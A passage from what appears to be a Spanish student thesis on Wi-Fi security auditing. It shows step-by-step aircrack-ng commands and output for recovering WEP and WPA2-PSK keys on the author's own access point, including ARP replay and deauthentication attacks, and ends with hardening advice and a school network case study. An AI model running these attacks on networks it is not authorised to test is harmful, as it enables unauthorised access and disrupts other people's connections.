La auditoria WLAN consiste en evaluar el tipo de seguridad existente en nuestra red, y en caso de no ser segura, hacer las recomendaciones pertinentes para solucionarlo.

En este capítulo evaluaremos los dos protocolos de seguridad más utilizados actualmente por los usuarios en el ámbito no empresarial: el protocolo WEP y el protocolo WPA2.

4.1 Requisitos

Para realizar la auditoria necesitaremos los siguientes componentes:

Software específico para realizar la auditoria (Wifiway, Backtrack, Knoppix, etc.).

Punto de acceso inalámbrico que soporte los protocolos que se quieren auditar.

Ordenador con tarjeta de red inalámbrica que soporte el modo de monitorización.

En nuestro caso, los componentes específicos que vamos a utilizar son:

Distribución LiveCd de Linux Wifiway 3.4.

Ordenador con tarjeta de red inalámbrica D-Link AirPlus DWL-G520 (chip Atheros).

Router ADB Home Station A4001N que incluye AP inalámbrico.

4.2 Auditoria protocolo WEP

En primer lugar hemos configurado nuestro AP con los siguientes parámetros:




Figura 17: Configuración WEP del AP

Como se puede apreciar el nombre de la Red (SSID) es TFCWLAN. Hemos habilitado la encriptación WEP y hemos elegido como contraseña TFC12.

Los pasos que seguiremos para realizar el ataque serán:

1. Activamos el modo monitor de nuestra tarjeta inalámbrica.
2. Comprobamos las redes inalámbricas que hay a nuestro alcance.
3. Iniciamos la captura de paquetes de la red que queremos auditar.
4. Comprobamos si hay algún dispositivo conectado a la red que queremos auditar.
5. Si lo hay iniciamos un ataque de reenvío de “ARP Request”. Si no lo hay iniciaríamos primero un ataque de “Falsa Autenticación” y a continuación uno de reenvío de “ARP Request”.
6. Una vez empiece a surtir efecto el paso anterior, comprobaremos que en el paso 3 se han capturado un número elevado de #Data (IVs. Dependiendo de la longitud de la contraseña podría oscilar entre los 50.000 y los 120.000).
7. Por último procederemos a descifrar la contraseña utilizando los datos capturados anteriormente.

Vamos paso a paso:


Paso 1:

Figura 18: Iniciamos el modo monitor de la tarjeta de red

, donde *wlan0* es el adaptador inalámbrico de nuestro ordenador, y con *start* ordenamos que se inicie el modo monitorización de ese adaptador.

Paso2:

Figura 19: Comprobamos las redes que capta el adaptador



```
CH  3 ][ Elapsed: 1 min ][ 2012-12-13 01:02

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

30:39:F2:67:60:EE  -66      146        0    0   1  54e  WEP  WEP         TFCWLAN
62:3C:E4:EE:64:D4  -74      144        0    0   5  54e  WPA  CCMP   PSK  vodafone64D4
C0:AC:54:02:B7:FB  -80       95        0    0   6  54e. WPA2 CCMP   PSK  Orange-90c8
00:1A:2B:A5:94:30  -82       32        0    0  11  54e  WPA  CCMP   PSK  WLAN_2B90
00:1A:2B:8D:70:63  -83       63        0    0   3  54   WPA  CCMP   PSK  WLAN_D24F
00:19:15:D1:79:E4  -84       60        0    0  11  54   WPA  TKIP   PSK  WLAN_79E4
00:1A:2B:8F:A4:01  -83       60        0    0   9  54   WPA  CCMP   PSK  WLAN_95F1
00:0F:3D:A7:D0:4C  -84        7        0    0   6  54 . WEP  WEP         ADSL_WIRELESS
00:03:C9:E7:20:92  -85       28        1    0  11  54   WEP  WEP         WLAN_3C
00:1A:2B:AA:50:CB  -84       32        1    0   5  54e  WPA  CCMP   PSK  WLAN_6A16
E0:91:53:24:F0:A5  -84       58        0    0   6  54 . WEP  WEP         WLAN_12
00:1A:2B:08:24:AD   -1        0        0    0 158  -1                    <length:  0>

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

(not associated)   00:23:6C:82:54:E5  -54    0 - 1      0        13
(not associated)   E0:CA:94:A7:79:7A  -79    0 - 1      0         6
(not associated)   00:1B:77:10:C4:41  -85    0 - 1      0         4  WLAN_1FB1
(not associated)   54:26:96:9E:93:83  -85    0 - 1      0         1  ADSL_WIRELESS
```

Figura 20: Obtención de las redes que capta el adaptador


, donde vemos la red TFCWLAN (que es la que queremos auditar), con sus datos relevantes como son la MAC del AP (BSSID), la potencia de la señal (PWR), el canal por el que emite (CH) y la encriptación (ENC).

Paso 3 y 4:

```
wifiway ~ # airodump-ng -c 1 -w DatosWEP --bssid 30:39:F2:67:60:EE wlan0
```

Figura 21: Capturamos los datos del AP y los guardamos en un fichero

, especificamos que haga la captura a través del adaptador wlan0, del AP con MAC 30:39:F2:67:60:EE (--bssid), que emite por el canal 1 (-c) y que guarde la captura en el archivo DatosWEP (-w).



```
CH  1 ][ Elapsed:  0 mins ][ 2012-12-13 01:03

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

30:39:F2:67:60:EE  -63  96     1262       31    3   1  54e  WEP  WEP         TFCWLAN

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

30:39:F2:67:60:EE  00:23:6C:82:54:E5    0    0 - 1    628   112027
```

Figura 22: Captura de los datos del AP en tiempo real

, podemos ver como se inicia la captura de los datos, y vamos viendo la cantidad de datos válidos que vamos obteniendo. Al principio esta cantidad apenas sube.
Como podemos ver en la imagen hay un dispositivo conectado al AP (STATION) donde se nos muestra su MAC. Esto nos servirá para realizar el próximo paso y así aumentar el número de datos válidos de forma mucho más rápida.

Paso 5:

```
wifiway ~ # aireplay-ng -3 -b 30:39:F2:67:60:EE -h 00:23:6C:82:54:E5 wlan0
```

Figura 23: Iniciamos el ataque "Reenvío de ARP Request"

Como hemos visto en el paso anterior que había un dispositivo conectado al AP, iniciamos el ataque de "Reenvío de ARP Request" para aumentar la cantidad de datos válidos necesarios para la obtención de la clave WEP. Para ello hemos especificado el tipo de ataque "Reenvío de ARP Request" (-3), la MAC del AP 30:39:F2:67:60:EE (-b), la MAC del cliente autenticado que genera paquetes ARP 00:23:6C:82:54:E5 (-h) , y por último el adaptador wlan0.

```
ioctl(RTC_IRQP_SET) failed: Invalid argument
Make sure enhanced rtc device support is enabled in the kernel (module
rtc, not genrtc) - also try 'echo 1024 >/proc/sys/dev/rtc/max-user-freq'.
The interface MAC (00:17:9A:D1:F2:12) doesn't match the specified MAC (-h).
        ifconfig wlan0 hw ether 00:23:6C:82:54:E5
01:03:34  Waiting for beacon frame (BSSID: 30:39:F2:67:60:EE) on channel 1
Saving ARP requests in replay_arp-1213-010334.cap
You should also start airodump-ng to capture replies.
Read 153756 packets (got 48575 ARP requests and 49141 ACKs), sent 55309 packets...(499 pps)
```

Figura 24: Resultados del ataque

Al principio veremos solo aumentara el valor de "Read packets". En el momento que el cliente envíe un ARP al Ap, el programa lo captará y empezará a reenviarlo al AP. Veremos como entonces el valor de "got ARP request" y "ACKs" empezará a aumentar muy rápido.

Paso 6:

```
CH  1 ][ Elapsed: 2 mins ][ 2012-12-13 01:05

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

30:39:F2:67:60:EE  -63  96     1262    44031  403   1  54e  WEP  WEP         TFCWLAN

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

30:39:F2:67:60:EE  00:23:6C:82:54:E5    0    0 - 1     628    112027
```

Figura 25: Captura de los datos del AP en tiempo real

Comprobamos como, después del paso anterior, los #Data que obteníamos en el paso 3 aumentan de forma muy rápida. Cuando creamos que tenemos un número de datos válidos suficientes (unos 50.000) podemos pasar al siguiente paso.

Paso 7:

```
wifiway ~ # aircrack-ng -b 30:39:F2:67:60:EE DatosWEP-01.cap
```

Figura 26: Iniciamos el descifrado de la clave

Iniciamos el programa para descifrar la clave, donde le especificamos la MAC del AP 30:39:F2:67:60:EE (-b), y el fichero dónde hemos guardado la captura de los datos (DatosWEP-02.cap).

```
wifiway ~ # aircrack-ng -b 30:39:F2:67:60:EE DatosWEP-02.cap
Opening DatosWEP-02.cap
Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 52131 ivs.
                     KEY FOUND! [ 54:46:43:31:32 ] (ASCII: TFC12 )
        Decrypted correctly: 100%
```

Figura 27: Resultado final

Al cabo de unos instantes, el programa descifra la clave con los datos obtenidos en la captura, que en nuestro caso es TFC12.

4.3 Auditoria protocolo WPA/WPA2 PSK

En primer lugar hemos configurado nuestro AP con los siguientes parámetros:




Figura 28: Configuración WPA2-PSK del AP

Como se puede apreciar el nombre de la Red (SSID) es TFCWLAN. Hemos seleccionado la autenticación WPA2-PSK, encriptación AES y hemos elegido como contraseña 16122012.

Los pasos que seguiremos para realizar el ataque serán:

1. Activamos el modo monitor de nuestra tarjeta inalámbrica.
2. Comprobamos las redes inalámbricas que hay a nuestro alcance.
3. Iniciamos la captura de paquetes de la red que queremos auditar.
4. Comprobamos si hay algún dispositivo conectado a la red que queremos auditar.
5. Iniciamos un ataque de “Desautenticación”.
6. Comprobamos en el paso 3 que se ha conseguido el handshake de la negociación.
7. Por último, con el handshake conseguido en los pasos anteriores, procederemos a descifrar la contraseña utilizando diccionarios con listas de contraseñas.

Vamos paso a paso:

Paso 1:

```
wifiway ~ # airmon-ng start wlan0

Interface       Chipset         Driver

wlan0           Atheros AR2414  ath5k - [phy0]
                                (monitor mode enabled on mon0)
```

Figura 29: Iniciamos el modo monitor de la tarjeta de red

, donde *wlan0* es el adaptador inalámbrico de nuestro ordenador, y con *start* ordenamos que se inicie el modo monitorización de ese adaptador.

Paso2:

```
wifiway ~ # airodump-ng wlan0
```

Figura 30: Comprobamos las redes que capta el adaptador

```
CH  4 ][ Elapsed: 3 mins ][ 2012-12-15 15:31

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

30:39:F2:67:60:EE  -66      146        0    0   1  54e  WEP  WEP         TFCWLAN
62:3C:E4:EE:64:D4  -74      144        0    0   5  54e  WPA  CCMP   PSK  vodafone64D4
C0:AC:54:02:B7:FB  -80       95        0    0   6  54e. WPA2 CCMP   PSK  Orange-90c8
00:1A:2B:A5:94:30  -82       32        0    0  11  54e  WPA  CCMP   PSK  WLAN_2B90
00:1A:2B:8D:70:63  -83       63        0    0   3  54   WPA  CCMP   PSK  WLAN_D24F
00:19:15:D1:79:E4  -84       60        0    0  11  54   WPA  TKIP   PSK  WLAN_79E4
00:1A:2B:8F:A4:01  -83       60        0    0   9  54   WPA  CCMP   PSK  WLAN_95F1
00:0F:3D:A7:D0:4C  -84        7        0    0   6  54 . WEP  WEP         ADSL_WIRELESS
00:03:C9:E7:20:92  -85       28        1    0  11  54   WEP  WEP         WLAN_3C
00:1A:2B:AA:50:CB  -84       32        1    0   5  54e  WPA  CCMP   PSK  WLAN_6A16
E0:91:53:24:F0:A5  -84       58        0    0   6  54 . WEP  WEP         WLAN_12
00:1A:2B:08:24:AD   -1        0        0    0 158  -1                    <length:  0>

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

(not associated)   00:23:6C:82:54:E5  -54    0 - 1      0        13
(not associated)   E0:CA:94:A7:79:7A  -79    0 - 1      0         6
(not associated)   00:1B:77:10:C4:41  -85    0 - 1      0         4  WLAN_1FB1
(not associated)   54:26:96:9E:93:83  -85    0 - 1      0         1  ADSL_WIRELESS
```

Figura 31: Obtención de las redes que capta el adaptador

, donde vemos la red TFCWLAN (que es la que queremos auditar), con sus datos relevantes como son la MAC del AP (BSSID), la potencia de la señal (PWR), el canal por el que emite (CH) y la encriptación (ENC).

Paso 3 y 4:

```
wifiway ~ # airodump-ng -c 1 -w DatosWPA --bssid 30:39:F2:67:60:EE wlan0
```

Figura 32: Capturamos los datos del AP y los guardamos en un fichero

, especificamos que haga la captura a través del adaptador wlan0, del AP con MAC 30:39:F2:67:60:EE (--bssid), que emite por el canal 1 (-c) y que guarde la captura en el archivo DatosWPA (-w).




Figura 33: Captura de los datos del AP en tiempo real

, podemos ver como se inicia la captura de los datos. También podemos ver en la imagen que hay un dispositivo conectado al AP (STATION) donde se nos muestra su MAC. Esto nos servirá para realizar el próximo paso. En caso de que no hubiera un dispositivo conectado, a diferencia de WEP, no podríamos realizar un ataque a esta red.

Paso 5:

```
wifiway ~ # aireplay-ng -0 5 -a 30:39:F2:67:60:EE -c 00:23:6C:82:54:E5 wlan0
```

Figura 34: Iniciamos el ataque de "Desautenticación"

Iniciamos el ataque de "Desautenticación" contra el cliente que hay conectado al AP. Con esto lo que se consigue es que el cliente se tenga que volver a autenticar y de esa forma poder nosotros capturar handshakes. Para ello hemos especificado el tipo de ataque "Desautenticación" (-0), el número de desautenticaciones (5), la MAC del AP 30:39:F2:67:60:EE (-b), la MAC del cliente conectado 00:23:6C:82:54:E5 (-c) , y por último el adaptador wlan0.




Figura 35: Resultados del ataque

Podemos ver como se envían al AP las 5 desautenticaciones.

Paso 6:




Figura 36: Captura de los datos del AP en tiempo real

Comprobamos como, después del paso anterior, se ha obtenido el handshake en el paso 3.

Paso 7:




Figura 37: Iniciamos el descifrado de la clave

Iniciamos el programa para descifrar la clave, donde le especificamos el diccionario con contraseñas que queremos usar (Diccionario), y el fichero dónde hemos guardado la captura de los datos (DatosWPA-02.cap).

Figura 38: Resultado final

Este proceso puede llegar a ser muy largo, porque básicamente consiste en un ataque de fuerza bruta. En nuestro caso hemos usado solo números para nuestra contraseña, y por consiguiente, también hemos usado un diccionario con combinaciones únicamente de números. Si aumentáramos la longitud de la contraseña, incorporáramos letras mayúsculas y minúsculas, y también añadiéramos símbolos, esta tarea podría llegar a ser inacabable.
En nuestro caso, al cabo de una hora y 29 minutos, el programa descifra la clave, que en nuestro caso es 16122012.

4.4 Recomendaciones de seguridad

Como hemos podido comprobar con la auditoria, WEP es un protocolo inseguro que ninguna red inalámbrica actual tendría que seguir utilizando. Con facilidad y en tan solo unos minutos una persona no autorizada con unos mínimos conocimientos de informática podría acceder a la red y realizar cualquier tipo de ataque en ella.
En cambio el protocolo WPA2, como hemos podido comprobar, es más laborioso de romper, no a nivel de dificultad para el atacante, sino a nivel de tiempo. Cuanto más larga y robusta sea la contraseña mucho más tiempo requerirá para romperla.

Con todo lo visto hasta ahora podemos enumerar las siguientes recomendaciones para implementar una WLAN segura:

- Cambiar los datos que vienen por defecto en los AP como son el usuario y la contraseña de administrador.
- Utilizar el protocolo de seguridad WPA2 que, junto con el cifrado AES y una clave larga, que incluya letras mayúsculas y minúsculas, números y símbolos, es el protocolo de seguridad más seguro actualmente.
- Activar la ocultación del ESSID en el AP. Evita que dispositivos que no conocen el ESSID puedan asociarse a la red. Existe software con el que se puede llegar a saltar este tipo de seguridad.
- Utilizar el filtrado MAC. Se introducen en el AP las direcciones MAC de los dispositivos autorizados. Este tipo de seguridad se puede saltar con software que falsee la MAC del atacante por una permitida.
- Desactivar la asignación automática de IP (DHCP- Dynamic Host Configuration Protocol). Evita que si el atacante consigue acceso a la red se le asigne una IP libre y dentro del rango válido.

Otras recomendaciones más para el ámbito empresarial serían:

- Utilizar un servidor de autenticación y autorización tipo RADIUS.
- Implementación de un portal cautivo. Este tipo de seguridad intercepta el tráfico http obligando al usuario a introducir su usuario y contraseña en una página Web para poder tener acceso a la red.
- Instalar un WIDS (Wireless Intrusion Detection System) que permite prevenir y detectar accesos no autorizados a la WLAN, mediante el análisis del tráfico y la asignación de políticas de seguridad.

5. Caso práctico

La directora de un instituto de secundaria, junto con el responsable de informática, nos ha pedido que implementemos una solución Wi-Fi en la biblioteca del centro. Lo que se quiere es que los alumnos que dispongan de ordenador portátil puedan tener acceso a Internet desde la biblioteca mediante tecnología inalámbrica, sin que tengan que utilizar todos la misma contraseña.
El presupuesto que hay para el proyecto, dado los tiempos de crisis actuales, tendría que ser el menor posible, así que habrá que reutilizar las tecnologías existentes en el centro y en caso necesario software libre.

5.1 Escenario

La biblioteca donde se quiere dar cobertura inalámbrica a los usuarios tiene unas dimensiones de 20x10 metros en forma rectangular, con las estanterías de libros pegadas a la pared, es decir, no habrá obstáculos por medio de la sala que impidan la propagación de señal.
El número máximo de usuarios que pueden llegar a utilizar el servicio simultáneamente será de 20.
El centro dispone de una red cableada (de la cual hay varias tomas en la biblioteca), y un servidor controlador de dominio con el sistema operativo Windows 2008 Server.
El servidor no hace de servidor DHCP (todos los equipos del centro tienen IP fija), y contiene el AD (Active Directory) donde están creados todos los alumnos y profesores del centro con sus respectivas contraseñas.
Como AP se utilizará uno proporcionado de forma gratuita por uno de los profesores. Con un AP es más que suficiente para nuestro caso. El AP proporciona una velocidad de 54Mbps hasta 30m de distancia, por lo que garantiza en nuestro caso los 54Mbps en toda la biblioteca. En el caso de que haya los 20 usuarios simultáneamente conectados nos daría una velocidad de 54/20=2,7Mbps, velocidad más que suficiente para lo que se nos pide.
Para la autenticación de usuarios hemos recomendado la utilización de un servidor RADIUS. La idea es que cualquier usuario que esté dado de alta en el AD pueda conectarse de forma libre a la WLAN de la biblioteca mediante su usuario y su contraseña.

El esquema de funcionamiento del sistema será el siguiente:




Figura 39: Funcionamiento del sistema autenticación Cliente-Servidor

El esquema de la red quedará de la siguiente manera:

